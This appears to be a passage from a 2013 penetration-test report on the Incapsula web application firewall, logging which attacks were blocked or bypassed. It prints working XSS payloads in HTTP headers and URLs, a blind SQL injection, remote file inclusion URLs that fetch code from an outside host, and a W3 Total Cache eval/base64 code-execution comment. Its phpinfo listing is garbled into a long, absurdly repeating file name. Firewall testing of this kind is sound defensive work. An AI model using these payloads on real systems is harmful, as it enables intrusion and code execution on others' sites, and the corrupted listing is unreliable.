Accept-Encoding	<code>gzip, deflate"&gt;&lt;script&gt;alert(1);&lt;/script&gt;</code>	Keep-Alive	timeout=5, max=100
Cookie	visid_incap_29640=oamfHHevRRelg5CsVvUV+...	Connection	Keep-Alive
Connection	keep-alive	Transfer-Encoding	chunked
		Content-Type	text/html
		X-Info	6-10860740-10860919 NNNY CT(0 -1 0) RT(138...
		X-CDN	Incapsula
		Content-Encoding	gzip

## User-Agent HTTP Header Field XSS Bypass:

UA value: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101  
 Firefox/24.0"><script>alert(document.cookie)</script>

The screenshot shows the Tamper Data extension interface. At the top, there's a toolbar with buttons for Start Tamper, Stop Tamper, Clear, Options, and Help. Below the toolbar is a table of ongoing requests with columns: Time, Duration, Total Duration, Size, Method, Status, Content Type, URL, and Load Flags. Several rows of requests are listed, all originating from http://inc.zeroscience.mk/p... and using GET methods. The Load Flags column includes entries like LOAD\_DOCU..., LOAD\_NORM..., and LOAD\_FROM....

Time	Duration	Total Duration	Size	Method	Status	Content Type	URL	Load Flags
22:38:59.116	506 ms	551 ms	-1	GET	200	text/html	http://inc.zeroscience.mk/p...	LOAD_DOCU...
22:39:14.353	948 ms	996 ms	-1	GET	200	text/html	http://inc.zeroscience.mk/p...	LOAD_DOCU...
22:39:39.302	1838 ms	1890 ms	-1	GET	200	text/html	http://inc.zeroscience.mk/p...	LOAD_DOCU...
22:40:35.456	1501 ms	1558 ms	-1	GET	200	text/html	http://inc.zeroscience.mk/p...	LOAD_DOCU...
22:40:37.020	4709 ms	4709 ms	-1	GET	404	text/html	http://inc.zeroscience.mk/p...	LOAD_NORM...
22:40:37.021	608 ms	608 ms	-1	GET	404	text/html	http://inc.zeroscience.mk/p...	LOAD_NORM...
22:40:37.044	0 ms	0 ms	-1	GET	Loaded from cache	unknown	http://inc.zeroscience.mk/p...	LOAD_FROM...
22:40:58.438	957 ms	997 ms	-1	GET	200	text/html	http://inc.zeroscience.mk/p...	LOAD_DOCU...

Below the table, two side-by-side tables show Request Header Name and Value, and Response Header Name and Value respectively.


Request Header Name	Request Header Value
Host	inc.zeroscience.mk
User-Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0"><script>alert(document.cookie)</script>
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Cookie	visid_incap_29640=oamfHeJvRReIg5CsVvUV+DVP11AAAAAAAAAAAAAB1MWV93Lfrr/f5wyA1Ef; __utma=218075805....
Connection	keep-alive

Response Header Name	Response Header Value
Status	OK - 200
Date	Thu, 03 Oct 2013 20:47:1...
Server	Apache/2.2.4 (Unix) mo...
X-Powered-By	PHP/5.3.26
Keep-Alive	timeout=5, max=100
Connection	Keep-Alive
Transfer-Encoding	chunked
Content-Type	text/html
X-Info	6-10889724-10889891 N...
X-CDN	Incapsula
Content-Encoding	gzip

## Remote File Include Bypass (questionable (captcha)):


The screenshot shows a browser window with the URL in.zeroscience.mk/poc.php?cmd2=http://in.zeroscience.mk/info.php?. The page title is "PHP Version 5.3.6-13ubuntu3.10". The page content includes a large "php" logo and a table of PHP configuration information. The table has rows for System, Build Date, Server API, Virtual Directory Support, Configuration File (php.ini) Path, Loaded Configuration File, Scan this dir for additional .ini files, Additional .ini files parsed, PHP API, PHP Extension, Zend Extension, Zend Extension Build, PHP Extension Build, Debug Build, Thread Safety, Zend Memory Manager, and Zend Multibyte.

System	Linux cf 2.6.32-042stab076.8 #1 SMP Tue May 14 20:38:14 MSK 2013 i686
Build Date	Mar 11 2013 14:16:25
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/curl.ini, /etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/imagick.ini, /etc/php5/apache2/conf.d/imap.ini, /etc/php5/apache2/conf.d/mcrypt.ini, /etc/php5/apache2/conf.d/memcache.ini, /etc/php5/apache2/conf.d/ming.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqlnd.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini, /etc/php5/apache2/conf.d/pdo_sqlite.ini, /etc/php5/apache2/conf.d/pdo_dblib.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_11g.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c_36c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c_36c_37c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c_36c_37c_38c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c_36c_37c_38c_39c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c_36c_37c_38c_39c_40c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c_36c_37c_38c_39c_40c_41c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c_36c_37c_38c_39c_40c_41c_42c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c_36c_37c_38c_39c_40c_41c_42c_43c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c_36c_37c_38c_39c_40c_41c_42c_43c_44c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c_36c_37c_38c_39c_40c_41c_42c_43c_44c_45c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c_36c_37c_38c_39c_40c_41c_42c_43c_44c_45c_46c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c_36c_37c_38c_39c_40c_41c_42c_43c_44c_45c_46c_47c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c_36c_37c_38c_39c_40c_41c_42c_43c_44c_45c_46c_47c_48c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c_36c_37c_38c_39c_40c_41c_42c_43c_44c_45c_46c_47c_48c_49c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c_36c_37c_38c_39c_40c_41c_42c_43c_44c_45c_46c_47c_48c_49c_50c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c_36c_37c_38c_39c_40c_41c_42c_43c_44c_45c_46c_47c_48c_49c_50c_51c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c_36c_37c_38c_39c_40c_41c_42c_43c_44c_45c_46c_47c_48c_49c_50c_51c_52c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c_36c_37c_38c_39c_40c_41c_42c_43c_44c_45c_46c_47c_48c_49c_50c_51c_52c_53c.ini, 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/etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c_36c_37c_38c_39c_40c_41c_42c_43c_44c_45c_46c_47c_48c_49c_50c_51c_52c_53c_54c_55c_56c_57c_58c_59c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c_36c_37c_38c_39c_40c_41c_42c_43c_44c_45c_46c_47c_48c_49c_50c_51c_52c_53c_54c_55c_56c_57c_58c_59c_60c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c_36c_37c_38c_39c_40c_41c_42c_43c_44c_45c_46c_47c_48c_49c_50c_51c_52c_53c_54c_55c_56c_57c_58c_59c_60c_61c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c_36c_37c_38c_39c_40c_41c_42c_43c_44c_45c_46c_47c_48c_49c_50c_51c_52c_53c_54c_55c_56c_57c_58c_59c_60c_61c_62c.ini, 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/etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c_36c_37c_38c_39c_40c_41c_42c_43c_44c_45c_46c_47c_48c_49c_50c_51c_52c_53c_54c_55c_56c_57c_58c_59c_60c_61c_62c_63c_64c_65c_66c_67c_68c_69c_70c_71c_72c_73c_74c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c_36c_37c_38c_39c_40c_41c_42c_43c_44c_45c_46c_47c_48c_49c_50c_51c_52c_53c_54c_55c_56c_57c_58c_59c_60c_61c_62c_63c_64c_65c_66c_67c_68c_69c_70c_71c_72c_73c_74c_75c.ini, /etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c_36c_37c_38c_39c_40c_41c_42c_43c_44c_45c_46c_47c_48c_49c_50c_51c_52c_53c_54c_55c_56c_57c_58c_59c_60c_61c_62c_63c_64c_65c_66c_67c_68c_69c_70c_71c_72c_73c_74c_75c_76c.ini, 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/etc/php5/apache2/conf.d/pdo_dblib_oci8_12c_19c_21c_22c_23c_24c_25c_26c_27c_28c_29c_30c_31c_32c_33c_34c_35c_36c_37c_38c_39c_40c_41c_42c_43c_44c_45c_46c_47c




## Apache Struts Block (tcpdump):

```
root@kali: ~
File Edit View Search Terminal Help
0x0201: 299d 0a0d 0a3c 6b74 6d5c 3e3c 6b65 6164 ...) <html><head
0x0220: 3e3c 4d45 5441 204e 414d 453d 2252 4f42 >=META NAME="ROB
0x0230: 4f54 5322 2043 4f44 5445 4f54 3d22 4e4f OTS".CONTENT="NO
0x0240: 494a 4445 5920 204c 4f46 4f4c 4c4f 5722 INDEX",NODOLLOW
0x0250: 3e3c 2f68 6561 643e 3c69 6672 616d 6520 >/><head><iframe.
0x0260: 7372 633d 222f 5149 ee63 6170 7375 6c61 src=">_Incapula
0x0270: f5f2 6573 6753 6265 635f 4357 5544 4e33 Resource?WUDNS
0x0280: 4149 3d39 5142 4535 3937 4533 3248 696e A1=9 BE597E43c&n
0x0290: 6369 4645 6747 5169 643d 3132 3830 3030 cident_id=128000
0x02a0: 3236 3030 3039 3733 3832 3131 2d39 3634 >=128000
0x02b0: 3535 3633 3233 3132 3631 3438 3233 2665 55632512614823e
0x02c0: 6465 743d 3132 2663 696e 66ff 3d34 6539 det=12z6info=4e9
0x02d0: 6431 3836 3839 3537 5344 3832 3730 3430 16869574827046
0x02e0: 3030 3030 3022 2066 7261 6d65 626f 7264 >0000".frameborder
0x02f0: 6572 3d38 2077 6964 5468 3d22 3130 3025 er=0,width="100%
0x0300: 2226 6865 6967 6874 3d22 3130 3925 2226 height="100%,
0x0310: 6d61 7267 6966 6865 6967 6874 3d22 3070 marginheight="0"
0x0320: 7822 206d 6172 6769 6977 6964 7468 3d22 >=marginwidth="0
0x0330: 3070 7822 365f 6571 5765 374 2075 6773 >=Request.un
0x0340: 7563 6365 7373 6675 6c2e 2049 6663 6170 successful...>=Ap
0x0350: 7375 6c61 2065 6663 6964 6562 7420 4944 sula.Incident.ID
0x0360: 3a26 3123 3830 3630 3236 3030 3039 3733 >=128000/6000973
0x0370: 3832 3131 2039 3634 3535 3633 3235 3132 8211-96456325.125
0x0380: 3631 3438 3233 3c2f 9666 7261 6d65 3e3c >=128000/137483<=
```



## Cross-Site Scripting Bypass:

http://inc.zeroscience.mk/poc.php?x=%3Cform%20id=test%20onforminput=alert(1)%3E%3Cinput%3E%3C/form%3E%3Cbutton%20form=test%20onformchange=alert(/XSS/)%3EX%3C/button%3E



## XSS Fuzz (Burp) Block:

A screenshot of the Burp Suite interface. The title bar says 'Intruder attack 1'. The main window shows a table of requests. Row 5 is highlighted with an orange background, indicating it's the current request being viewed. The table has columns: Request, Payload, Status, Error, Timeout, Length, and Comment. The status column for row 5 shows '403'. The payload column for row 5 contains the XSS payload: '&lt;IMG SRC="javascipt:alert('XSS')";&gt;'. The rest of the table shows various other failed XSS attempts with status codes 403. Below the table, the 'Request' tab is selected, showing the full HTTP request: GET /poc.php?x=%3CIMG%20SRC%3D"javascipt%3aalert ('XSS')%3b%" HTTP/1.1. User-Agent: Opera/9.80 (Windows NT 6.1; WOW64) Presto/2.12.388 Version/12.15. Host: inc.zeroscience.mk. Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/webp, image/jpeg, image/gif, image/x-bitmap, \*/\*;q=0.1. Accept-Language: en-US,en;q=0.8. Accept-Encoding: gzip, deflate. Cookies: PHPSESSID=466echbd19c9acdb57ef7ed54b1f6308; visid\_incap\_93816=W+bchbg3T2011MEpBSbgDqF+TVIAAAAQUIPAAAAAAAc0J3ivZStdPeeOnQinje; incap\_see\_B6\_93816=oYh1zcOoq1Cm9tPkx4gxkZC/TVIAAAAAS0tQrUVevSypGdM3OFUTSQ==; \_\_utma=C18075805.2043571202.1380028486.1380028486.1.1; \_\_utmb=C18075805.1.10.1380028486; \_\_utmc=C18075805; \_\_utmz=C18075805.1380028486.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none). Proxy-Connection: Keep-Alive. Connection: close. The status bar at the bottom right says '0 matches'.

## WP Plugin NoSpamPTI Blind SQL Injection Block:

```
<form novalidate="" class="comment-form" id="commentform" method="post">
action="http://in.zeroscience.mk/wp/wp-comments-post.php">
<input type="submit" value="Post Comment" id="submit" name="submit">
<input type="hidden" id="comment_post_ID" value="1 AND SLEEP(15)" name="comment_post_ID">
<input type="hidden" value="0" id="comment_parent" name="comment_parent">
</form>
```

Access Denied

in.zeroscience.mk  
owner has denied your access to the site.

Incident ID: 12800026000841881-8910230026572199

Your IP Address: 31.11.109.121

Proxy IP: 149.126.72.39

Proxy ID: 10128

Server IP: X.X.X.191

Error Code: 15

Error Name: Security error (code 15)

Started	Time	Sent	Received	Method	Result	Type	URL
00:00:21.008	0.485	1095	6139	GET	403	text/html	http://in.zeroscience.mk/wp/wp-comments-post.php
00:00:22.448	0.255	1031	(85925)	GET	(Cache)	text/javascript	http://in.zeroscience.mk/~Incapsula_Resource/NWFURVB0/jQuery-1.5.2.min.js
00:00:22.184	0.224	1044	(5256)	GET	(Cache)	text/css	http://in.zeroscience.mk/~Incapsula_Resource/NWFURVB0/stylesheets/main.css
00:00:22.213	0.435	794	(19270)	GET	304	application/x-javascript	https://www.google.com/recaptcha/api/recaptcha.js
00:00:22.239	0.173	1021	(3527)	GET	(Cache)	text/javascript	http://in.zeroscience.mk/~Incapsula_Resource/NWFURVB0/complain.js
00:00:22.271	0.146	1048	(2500)	GET	(Cache)	image/png	http://in.zeroscience.mk/~Incapsula_Resource/TCWOUUA1

Headers Cookies Query String POST Data Content

Type: application/x-www-form-urlencoded

Parameter	Value
author	testcomment
email	test@zeroscience.mk
url	
comment	test sql2 mfoofos
submit	Post Comment
comment_post_ID	1 AND SLEEP(10)
comment_parent	0

Pretty Raw

## Newsletter Tailor Remote File Inclusion Block:

http://in.zeroscience.mk/list/admin/index.php?p=http://zeroscience.mk/pentest/tim.php

Access Denied

in.zeroscience.mk  
owner has denied your access to the site.

Incident ID: 128000260009952966-48966080336495013

Your IP Address: 31.11.109.121

Proxy IP: 149.126.72.39

Proxy ID: 10128

Error Code: 15

Error Name: Security error (code 15)

Started	Time	Sent	Received	Method	Result	Type	URL
00:03:01.822	0.117	921	573	GET	403	text/html	http://in.zeroscience.mk/list/admin/index.php?p=http://zeroscience.mk/pentest/tim.php
00:03:02.010	0.470	1124	6139	GET	200	text/html	http://in.zeroscience.mk/~Incapsula_Resource/NWFURVB0/jQuery-1.5.2.min.js
00:03:02.155	0.135	903	(5067)	GET	(Cache)	text/javascript	http://in.zeroscience.mk/~Incapsula_Resource/NWFURVB0/stylesheets/main.css
00:03:02.338	0.117	1036	(5256)	GET	(Cache)	text/css	https://www.google.com/recaptcha/api/recaptcha.js
00:03:02.360	0.197	786	(39270)	GET	304	application/x-javascript	http://in.zeroscience.mk/~Incapsula_Resource/NWFURVB0/complain.js
00:03:02.406	0.120	1015	(3527)	GET	(Cache)	text/javascript	http://my.incapsula.com/public/ga.er.html?proxy_id=128&error_code=15
00:03:02.873	0.220	1123	(628)	GET	304	text/html	http://my.incapsula.com/public/ga.er.html?proxy_id=128&error_code=15
00:03:02.895	0.228	1110	(629)	GET	304	text/html	http://my.incapsula.com/public/ga.er.html?proxy_id=128&error_code=15
00:03:02.918	0.244	1086	(628)	GET	(Cache)	text/javascript	http://my.incapsula.com/~Incapsula_Resource/TWIVYLWA+2077d8d7463d7f8fedea018b7a1d05&n=10
00:03:02.139	0.106	867	(423)	GET	(Cache)	application/javascript	http://www.google-analytics.com/ga.js
00:03:02.345	0.189	299	(3673)	GET	(Cache)	text/javascript	http://www.google-analytics.com/ga.js
00:03:02.367	0.218	870	(3521)	GET	(Cache)	application/javascript	http://my.incapsula.com/~Incapsula_Resource/T2MIDV1.M1h...-2077d8d7463d7f8fedea018b7a1d05&n=10

Headers Cookies Query String POST Data Content

Parameter Value

p http://zeroscience.mk/pentest/tim.php

## TimThumb Remote File Include Block:

<http://in.zeroscience.mk/wp/wp-content/plugins/timthumb/timthumb.php?src=http://zeroscience.mk/pentest/tim.php.php>

**Access Denied**

in.zeroscience.mk  
owner has denied your access to the site.

Incident ID	128000260009952986-4761860314235297
Your IP Address	31.11.109.121
Proxy IP	149.126.72.39
Proxy ID	10128
Error Code	15
Error Name	Security error (code 15)
Error Description	This request was blocked by the security rules

Request Header Value  
(Request-Line) GET /\_incapsula\_Resource?NWFURVBO=js/jquery-1.5.2.min.js HTTP/1.1  
Host in.zeroscience.mk  
User-Agent Mozilla/5.0 (Windows NT 6.1; WOW64; rv:23.0) Gecko/20100101 Firefox/23.0/\*  
Accept \*/\*  
Accept-Language en-US,en;q=0.5  
Accept-Encoding gzip, deflate  
Referer http://in.zeroscience.mk/\_incapsula\_Resource?CWUDNSA=1\_28B3E9534FAC4602D372D...  
Cookie visid\_incap\_35765=QeVly5SITCG6FzoUngkBAlMEVAAAAAAEgaspk0W9...  
  
Response Header Value

timthumb.php (PNG Image, 100 × 100px) | thimpwn2.gif (GIF Image, 52 × 43 pixels)

Request Header Value  
(Request-Line) GET /wp/wp-content/plugins/timthumb/timthumb.php?src=http://zeroscience.mk/pentest/thimpwn2.gif  
Host in.zeroscience.mk  
User-Agent Mozilla/5.0 (Windows NT 6.1; WOW64; rv:23.0) Gecko/20100101 Firefox/23.0  
Accept text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language en-US,en;q=0.5  
Accept-Encoding gzip, deflate  
Cookie wp-settings-time-1=1380224063; comment\_author\_Seezealcab07097d8cb9a280d6b6ed...  
DNT 1  
Connection keep-alive  
  
Response Header Value  
(Status-Line) HTTP/1.1 200 OK  
Date Mon, 30 Sep 2013 20:26:36 GMT  
Server Apache/2.2.20 (Ubuntu)  
X-Powered-By PHP/5.3.6-13ubuntu3.10  
Accept-Ranges bytes  
Last-Modified Mon, 30 Sep 2013 20:26:37 GMT  
Content-Length 10156  
Cache-Control max-age=864000, must-revalidate  
Expires Thu, 10 Oct 2013 20:26:37 GMT  
Keep-Alive timeout=5, max=100  
Connection Keep-Alive  
Content-Type image/png  
X-Info 7-10656510-10656512 NNNY CT(89-1 0) RT(1380572796193 2) q(0 0 1 -1) r(6 6)  
X-CDN Incapsula

## WP W3 Total Cache Plugin PHP Code Execution Block:

```
<textarea aria-required="true" rows="8" cols="45" name="comment" id="comment"><!--mfunc eval(base64_decode(cGhwaW5mbypOyAg)); --><!--/mfunc--></textarea>
```

